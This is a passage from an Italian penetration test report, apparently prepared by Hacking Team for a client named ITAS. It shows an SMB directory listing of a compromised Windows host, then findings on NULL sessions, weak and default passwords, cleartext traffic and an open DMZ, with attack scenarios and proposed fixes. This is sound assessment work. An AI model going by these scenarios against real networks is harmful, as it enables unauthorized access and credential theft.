  NTDETECT.COM                      AHSR    34724  Thu Jun 26 14:00:00 2003
  ntldr                             AHSR   215472  Thu Jun 26 14:00:00 2003
  pagefile.sys                       AHS 1205862400  Thu Jul  6 10:54:35 2006
  PkgClnup.log                        A    10022  Tue Mar 23 19:28:00 2004
  Programmi                          DAR        0  Fri Jun  9 13:49:40 2006
  RECYCLER                           DHS        0  Thu Dec 29 11:36:25 2005
  System Volume Information          DHS        0  Thu Jun 15 16:19:21 2006
  temp                                D        0  Fri Jun  9 13:32:05 2006
  WINNT                              DA        0  Fri Jun  9 13:49:36 2006
  WUTemp                             DA        0  Mon May 10 19:26:23 2004
  _NavCSrv.Log                       AH    30840  Tue Mar 23 19:29:58 2004

                34828 blocks of size 262144. 1911 blocks available
smb: \>
```

Vulnerabilities					
#n	Level	Name	Description	Threat	Fix
M5	Medium	Microsoft NULL Sessions `[Port :445/TCP]`	É possibile ottenere la lista degli utenti, dei gruppi, delle policy, etc. senza dover fornire credenziali valide.	Sebbene non rappresenti di per se una vulnerabilità', la possibilità di ottenere queste informazioni può aiutare enormemente un successivo attacco *PasswordGuessing* o *BruteForce.*	Consultare le *Best Practice* di Microsoft al link: http://support.microsoft.com/default.aspx?scid=http://support.microsoft.co:80/support/kb/articles/Q246/2/61.ASP&NoWebContent=1
M6	Medium/High	Weak Password Policy	Non c'é alcuna policy per la creazione o il cambio delle password. Alcuni utenti hanno password di banale inferenza.	Questa vulnerabilità' può portare alla compromissione totale della macchina. Utilizzando tecniche di password guessing é possibile recuperare le credenziali utente protette da password deboli, per accedere da remoto alle risorse del sistema	Modificare la politica di gestione degli account e inserire password non alfanumeriche o derivabili dallo user name e se possibile utilizzare meccanismi di *lockout* dei tentavi di accesso fallito

4.3 Risultati ottenuti e scenari d'attacco

I problemi evidenziati possono essere ricondotti principalmente alla **gestione delle credenziali di dominio di agenzia** e della ***policy* di sicurezza che regola l'accesso ai sistemi centrali**.

Gli impatti che questa vulnerabilità può avere non si limitano solamente ai sistemi direttamente compromissibili, ma la possibilità di accedere in maniera non autorizzata a tutte le risorse di rete (personal computer degli utenti, documenti riservati, ecc.) consente ad un potenziale attaccante attestato sulla rete di agenzia, di raccogliere informazioni utili per portare un attacco ai sistemi centrali.

Essendo la rete "**aperta**" verso la sede, la compromissione di un sistema in *DMZ* consentirebbe di spostare la base di attacco direttamente dalla rete di **ITAS** ed utilizzare quest'ultima per cercare di attaccare e compromettere altre agenzie o addirittura tentare un attacco sulla rete interna.

Il fatto che non siano state implementate misure di controllo degli accessi a servizi amministrativi (es. remote desktop, vnc, risorse di amministrazione, ecc) sui sistemi strategici in base a criteri quali la restrizione degli *ip* di provenienza, *acl*, ecc. consente a qualsiasi attaccante delle rete

remota, l'accesso in maniera non controllata ai sistemi compromessi e l'utilizzo a piacimento degli stessi.
L'utilizzo concreto delle vulnerabilità riscontrate e di opportune tecniche di attacco, consente di definire possibili scenari verso i sistemi in questione.
Di seguito ne vengono descritti alcuni estrapolandoli da quelli possibili in base alla loro difficoltà e probabilità di successo.

4.3.1 Scenario 1

La possibilità accedere senza restrizioni su tutti i servizi aperti posti in *DMZ,* consente di definire uno scenario di attacco del tutto simile a quello precedentemente descritto nel paragrafo Scenario 1.

I*ndovinare* le credenziali degli utenti dei sistemi centrali risulta ancora possibile (vedi paragrafo DCITAS01) utilizzando tools automatici e dizionari di "parole", alla ricerca di utenti di comune uso (ad esempio quelli preconfigurati sul sistema) e con password di default.

Usando queste credenziali *rubate* é possibile usufruire direttamente delle risorse dei sistemi presi di mira; oltre alla compromissione dei sistemi e delle loro informazioni, la piattaforma attaccata può essere sfruttata per tentare di raggiungere sistemi di altre agenzie o addirittura cercare di arrivare al **cuore informatico di ITAS: la rete interna.**
Questa eventualità potrebbe risultare anche molto difficile da rilevare visto che i tentativi di accesso proverrebbero da una postazione "*trusted*" (un server di sede), di conseguenza difficile da bloccare con tempestività.

4.4 Riassunto criticità e soluzioni proposte

Di seguito vengono elencate le vulnerabilità *di maggior rilievo*, raggruppate per tipologia, riscontrate durante la fase di analisi, e le relative soluzioni proposte. Per una lista completa delle singole vulnerabilità fare riferimento ai capitoli

Criticità: NULL sessions.
Sistema: .
Descrizione: É possibile accedere ai servizi *RPC* dei sistemi Windows senza ricorrere a credenziali valide per enumerare utenze, gruppi, security policies, ecc
Impatto: l'utilizzo di queste informazioni consente con maggior facilità di utilizzare tecniche d'attacco come ad esempio *password guessing* allo scopo di sviscerare utenze con credenziali deboli o di default. L'impatto sul sistema è ancora più grave se con questa tecnica si riesce ad agire su utenze di tipo amministrativo.
Soluzione: Se non ci sono controindicazioni, è possibile disabilitare tale caratteristica creando nel registry, sotto la *hive* "*HKLM\SYSTEM\CurrentControlSet\Control\LSA*", l'entry *RestrictAnonymous* di tipo REG-DWORD settata al valore "1".

Criticità: Traffico non cifrato.
Descrizione: Molti protocolli utilizzati nella rete inviano i dati (es: credenziali d'accesso) in chiaro.
Impatto: A causa della mancata presenza di sistemi contro l'intercettazione del traffico, è possibile catturare dati sensibili, e credenziali di accesso ai servizi, mentre essi transitano sulla rete.
Soluzione: Sono possibili due differenti approcci alla risoluzione di questa problematica (non mutuamente esclusivi):

- **Contromisure all'intercettazione del traffico:** Esistono numerosi software per il monitoring e la rilevazione di attacchi volti all'intercettazione del traffico. Tali software possono essere installati come sonde *network* passive, o sonde client attive/passive. Questo tipo di software, tuttavia, protegge dai più comuni attacchi di intercettazione, ma risulta scarsamente efficace nel caso di attacchi evoluti. L'efficacia di questi prodotti inoltre é direttamente proporzionale alla sua difficoltà di *deployment*.
  Un altro tipo di approccio per mitigare l'impatto di un attacco di questo tipo consiste in una corretta suddivisione (VLAN) della rete nell'ottica di creare zone *trusted* e *untrusted*, e di

impedire il passaggio di dati sensibili all'interno di segmenti di rete considerati non "fidati" (quelli ad esempio a cui possono avere accesso i consulenti).

La soluzione migliore contro questo tipo di attacchi consiste, tuttavia, nell'utilizzo di particolari tecnologie (es: *DHCP Snooping*, *Dynamic ARP Inspection*, etc.) implementate da Cisco direttamente all'interno degli apparati di rete (*switch* e *router*). Qualora il cliente disponesse già degli apparati che supportano questo tipo di tecnologia, Hacking Team potrebbe fornire la consulenza necessaria per una corretta configurazione delle loro *feature* più avanzate, nell'ottica di proteggere questo scenario di rete.

- **Forzare la cifratura dei dati o del canale:** Utilizzare, quando possibile, le funzionalità di cifratura del traffico di determinati servizi (es: HTTPS invece di HTTP, POP3S invece di POP3, etc.). In alternativa é sempre possibile creare dei canali cifrati punto-punto (es: tunnel SSL) per la protezione di flussi di traffico particolarmente sensibili.

Criticità: Politiche di password deboli od assenti.
Descrizione: Consentire agli utenti di scegliere password insicure con il quale proteggere i loro accessi, amministrativi e di dominio.
Impatto: La facilità di password guessing rende ad un attaccante possibile l'accesso in seguito ad attacchi di forza bruta.
Soluzione: Sono possibile due approcci a questo problema; utilizzandoli contemporaneamente si ottiene il miglior successo:

- *Lockout* degli accessi che tentano troppi tentativi di login falliti.
- Utilizzo di password alfanumeriche ed entro una lunghezza minima.

Criticità: Common passwords.
Descrizione: Alcune macchine e servizi presentano utenze di default o di banale complessità.
Impatto: É possibile avere accesso a un discreto numero di macchine e servizi utilizzando password deboli. In alcuni casi, queste utenze consentono un accesso con elevati privilegi al contenuto informativo dei sistemi, o addirittura il controllo completo della macchina.
Soluzione: Modificare le *password* relative alle utenze create di *default* in seguito all'installazione di determinate applicazioni o del sistema operativo stesso

Criticità: Public vulnerabilities.
Sistema:

Descrizione: É possibile accedere in maniera non autorizzata ai sistemi *sfruttando* vulnerabilità note, per mezzo di tools (*exploits*) reperibili su internet.
Impatto: l'accesso ai sistemi per mezzo di queste tecniche permette ad un potenziale attaccante di prendere il controllo dei sistemi stessi e alle informazioni in esso contenute.
Soluzione: É fortemente consigliato l'utilizzo di una polizza di sicurezza che comprenda la revisione del livello di hotfixing dei sistemi topici, ad esempio tramite sistemi automatici, e l'effettuazione periodica di attività di *penetretion test* come quello descritto in questo documento, che consente di avere sotto controllo il reale livello di sicurezza dei sistemi aziendali.
Per ovviare a possibili tentativi di compromissione dei sistemi strategici per il business aziendale, risultano molto utili sistemi di protezione proattiva quali *Intrusion Detection System* (*IDS o IPS*), sia come elementi di controllo distribuito (*network sensor*), sia di tipo puntale (*os sensor*) che consentono una protezione più efficace dei sistemi più delicati.

Criticità: Open Network.
Sistema:
Descrizione: É possibile accedere in maniera indiscriminata ai sistemi ed a tutti i loro servizi.
Impatto: l'accesso ai servizi superflui e dedicati alla amministrazione remota permette ad un potenziale attaccante di prendere il controllo dei sistemi stessi e delle informazioni in esso contenute.
Soluzione: É fortemente consigliato l'utilizzo di una polizza di sicurezza che obblighi la revisione dei controlli di accesso ai sistemi, e che consenta di discriminare la raggiungibilità di servizi ed applicazioni in base a parametri prestabiliti.
Il coretto utilizzo di sistemi di filtraggio del traffico, come ACL poste sui sistemi di instradamento, regole sui firewall dipartimentali, canali crittografati (VPN), ecc. sono tutti validi meccanismi che permettono di ovviare e ridurre i potenziali rischi di un attacco ai sistemi aziendali.
Per ovviare a possibili tentativi di compromissione dei sistemi strategici per il business aziendale, risultano molto utili sistemi di protezione proattiva quali *Intrusion Detection System* (*IDS o IPS*), sia come elementi di controllo distribuito (*network sensor*), sia di tipo puntale (*os sensor*) che consentono una protezione più efficace dei sistemi più delicati.